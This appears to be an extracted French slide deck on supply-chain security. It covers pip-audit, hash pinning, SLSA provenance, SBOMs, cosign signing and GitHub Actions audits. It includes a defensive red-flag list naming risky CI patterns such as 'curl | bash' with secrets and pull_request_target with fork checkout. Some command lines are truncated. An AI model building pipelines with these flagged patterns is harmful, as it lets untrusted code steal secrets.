








# COMMENT SE PROTÉGER ?







# PROTECTION CONTRE LES ATTAQUES PYTHON

## 1. VÉRIFICATION DES PACKAGES



Vérifier  
AVANT  
d'installer

```
$ pip index versions requests  
$ pip show requests
```



OWASP pip-audit




```
$ pip install pip-audit  
$ pip-audit
```

## 2. HASH VERIFICATION



Garantir l'intégrité  
avec SHA256

## 3. ENVIRONNEMENTS ISOLÉS




① `$ python -m venv .venv`

② `$ source .venv/bin/activate`

③ `$ pip install --require-hashes  
-r requirements.txt`







🎯 Recommandation : Visez au minimum SLSA 2 pour vos projets critiques





### Build Python (CI)

```
python -m pip install -r requirements.txt
python -m pip install build
python -m build
```

### SBOM CycloneDX (syft)

```
syft packages dir:. -o cyclonedx-json=sbom.cdx.json
```

### Scan vuln (pip-audit)

```
pip-audit -r requirements.txt -f json -o pip-audit.json
```

### Provenance SLSA (generator)

```
echo "${BASE64_SUBJECTS}" | base64 -d > subjects.json
gh workflow run generator_generic_slsa3.yml -f base64-subjects="${BASE64_SUBJECTS}"
```

### Signer artefacts + SBOM (cosign)

```
cosign sign ghcr.io/org/repo/app:${TAG}
cosign sign-blob sbom.cdx.json --output-signature sbom.sig
```



### Publier sur GHCR

```
echo "${GITHUB_TOKEN}" | docker login ghcr.io -u "${GIT
docker build -t ghcr.io/org/repo/app:${TAG} .
docker push ghcr.io/org/repo/app:${TAG}
```

### Envoyer SBOM a Dependency-Track

```
curl -X POST "${DTRACK_URL}/api/v1/bom" \
-H "X-API-Key: ${DTRACK_API_KEY}" \
-F "projectName=org/repo" \
-F "projectVersion=${TAG}" \
-F "bom=@sbom.cdx.json"
```

### Envoyer rapport vuln a DefectDojo

```
curl -X POST "${DEFECTDOJO_URL}/api/v2/import-scan/" \
-H "Authorization: Token ${DEFECTDOJO_API_KEY}" \
-F "scan_type=Dependency Scan" \
-F "engagement_name=org/repo" \
-F "scan_date=$(date +%F)" \
-F "file=@pip-audit.json"
```


### Verifier provenance (slsa-verifier)

```
slsa-verifier verify-image ghcr.io/org/repo/app:${TAG}
--provenance-path monfichier.intoto.jsonl \
--source-uri github.com/org/repo
```




# COMPRENDRE LE SBOM & LES OBLIGATIONS (CRA)

## QU'EST-CE QU'UN SBOM ? (Software Bill of Materials)



C'est l'inventaire complet de tous les composants logiciels !

## POURQUOI C'EST NÉCESSAIRE ?



## OBLIGATIONS RÉGLEMENTAIRES (ex: CRA)



**BÉNÉFICE GLOBAL : CONFIANCE  
DANS LA CHAÎNE LOGICIELLE**





### CycloneDX (OWASP)

```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.5",
  "version": 1,
  "components": [
    {
      "type": "library",
      "name": "requests",
      "version": "2.31.0",
      "purl": "pkg:pypi/requests@2.31.0",
      "hashes": [
        {
          "alg": "SHA-256",
          "content": "942c5a758f98d7c7..."
        }
      ]
    }
  ]
}
```

### SPDX (Linux Foundation)

```
SPDXVersion: SPDX-2.2
DataLicense: CC0-1.0
SPDXID: SPDXRef-DOCUMENT
DocumentName: example-project
DocumentNamespace: http://example.com/spdxdocs/example-project-1.0
Creator: Tool: sbom-generator-1.0
Created: 2025-10-01T12:00:00Z


PackageName: example-package
SPDXID: SPDXRef-Package-example
PackageVersion: 1.0.0
PackageSupplier: Organization: ExampleOrg
PackageDownloadLocation: NOASSERTION
FilesAnalyzed: false
PackageLicenseConcluded: NOASSERTION
PackageLicenseDeclared: NOASSERTION
PackageCopyrightText: NOASSERTION
FileName: src/main.py
SPDXID: SPDXRef-File-main.py
FileChecksum: SHA1: 2fd4e1c67a2d28fced849ee1bb76e7391b93eb12
FileCopyrightText: NOASSERTION
FileLicenseConcluded: NOASSERTION
FileLicenseInfoInFile: NOASSERTION
```





## Répondre aux Red Flags identifiés

| Red Flag                                                         | Contre-mesure                            |
|------------------------------------------------------------------|------------------------------------------|
| <code>uses: action@tag</code><br>mouvant                         | <b>Pinning SHA</b><br>immutable          |
| <code>permissions: write-all</code><br>global                    | <b>Moindre privilège</b><br>par job      |
| <code>pull_request_target</code> +<br><code>checkout fork</code> | <b>Isoler</b> les jobs non<br>fiables    |
| <code>curl   bash</code> avec secrets                            | <b>Valider</b> et échapper<br>les inputs |





### Objectif (anti-exfiltration + publication sûre)

Un audit GitHub Actions vise surtout à:

- empêcher qu'un workflow **exécute du code non fiable** avec des **secrets** (ex: PR d'un fork)
- réduire au minimum ce qu'un job peut faire via `GITHUB_TOKEN` (principe du moindre privilège)
- diminuer le risque supply-chain (actions tierces, dépendances, artefacts)
- garantir que la publication/déploiement ne se fait que depuis un contexte "propre" (branche/tag, env protégé)


### Methodologie a employer

-  Inventorier: triggers, permissions, secrets, actions tierces
-  Traquer: `pull_request_target`, actions non pincées, `GITHUB_TOKEN` trop large
-  Automatiser: `actionlint` + `zizmor` + `gitleaks` + `scorecard`
-  Durcir la prod: environnements + approbations + permissions minimales





# WORKFLOW D'AUDIT SÉCURITÉ GITHUB ACTIONS



## 1. CARTOGRAPHIER

 Lister  
.

 Noter : on:  
permissions:  
secrets  
environments  
actions  
uses:

## 2. CLASSER PAR RISQUE

 pull\_request\_target

 Forks + Secrets

 Inputs non fiables

 Actions non 'pinnées'



## 3. VÉRIFIER LES GARDE-FOUS

 Triggers sûrs

 Permissions minimales

 Checkout durci

 Pas de logs de secrets

 Publication via 'environment'  
protégé (approbations)

## 4. AUTOMATISER

 CI "garde-barrière"

 Faire échouer la PR  
si pattern dangereux  
détecté



## OUTILS OPEN-SOURCE RECOMMANDÉS POUR LA SÉCURITÉ GITHUB ACTIONS & REPO



### 1. ActionLint + Erreurs de logique




ActionLint [🔗](#)

```
$ brew install actionlint  
$ actionlint .github/workflows/*.yaml
```

Lint YAML + règles GitHub Actions  
(Vérification syntaxe et logique)

### 2. Audit sécurité spécifique GitHub Actions



détecte des patterns connus d'abus  
(permissions excessives, usages risqués, etc.)



### 3. Détection de secrets (commits, repo)



Gitleaks: [🔗](#)

Scanne commits  
et historique



Alternative  
TruffleHog: [🔗](#)

Scanne en p



Workflows

Workflows

Repo  
History

Repo  
Health  
& Supply  
Chain

### 4. Hygiène supply-chain & Bonus



OpenSSF Scorecard: [🔗](#)  
(niveau repo, snapshot de sécurité)

Bonus selon contexte:



OSV-Scanner: [🔗](#)  
(vulnérabilités  
dépendances)



Trivy: [🔗](#)  
(images/SBOM/vulns)



Semgrep: [🔗](#)  
(SAST, règles custom)



# REVUE GITHUB ACTIONS: SIGNALEMENTS ET CONCLUSION PRATIQUE

## RED FLAGS RAPIDES À EXPLIQUER EN REVUE (DANGER!)

! `'pull_request_target'`  
+ `actions/checkout`



! `'GITHUB_TOKEN'` avec  
`'write'` partout



! `'curl | bash'` + secrets



! Logs trop verbeux  
+ secrets



! Actions tierces non pincées



## CONCLUSION PRATIQUE

(WORKFLOW SÉCURISÉ)



Linter

actionlint



Audit Sécurité

zizmor



Scan Secrets

gitleaks



Durcissement

Permissions minimales  
+  
Environnements protégés





# VERS UNE NOUVELLE ÉTAPE : LES MESURES ORGANISATIONNELLES



## DE L'OUTILLAGE TECHNIQUE (Workshop)

Automatisation, Isolation, Chiffrement, SBOM...

TRANSITION STRATÉGIQUE



## AUX MESURES ORGANISATIONNELLES (Gouvernance)

Humain, Processus, Responsabilités, Stratégie...

INTÉGRER LA SÉCURITÉ DANS LA CULTURE  
ET LES PROCESSUS DE L'ORGANISATION





## Pour les développeurs

-  **Reconnaissance** des packages malveillants
-  **Vérification** avant installation
-  **Bonnes pratiques** de gestion des dépendances
-  **Utilisation** des outils de scanning

## Pour les DevOps/SRE

-  **Configuration** sécurisée des pipelines
-  **Monitoring** des dépendances en production
-  **Gestion des incidents** supply chain

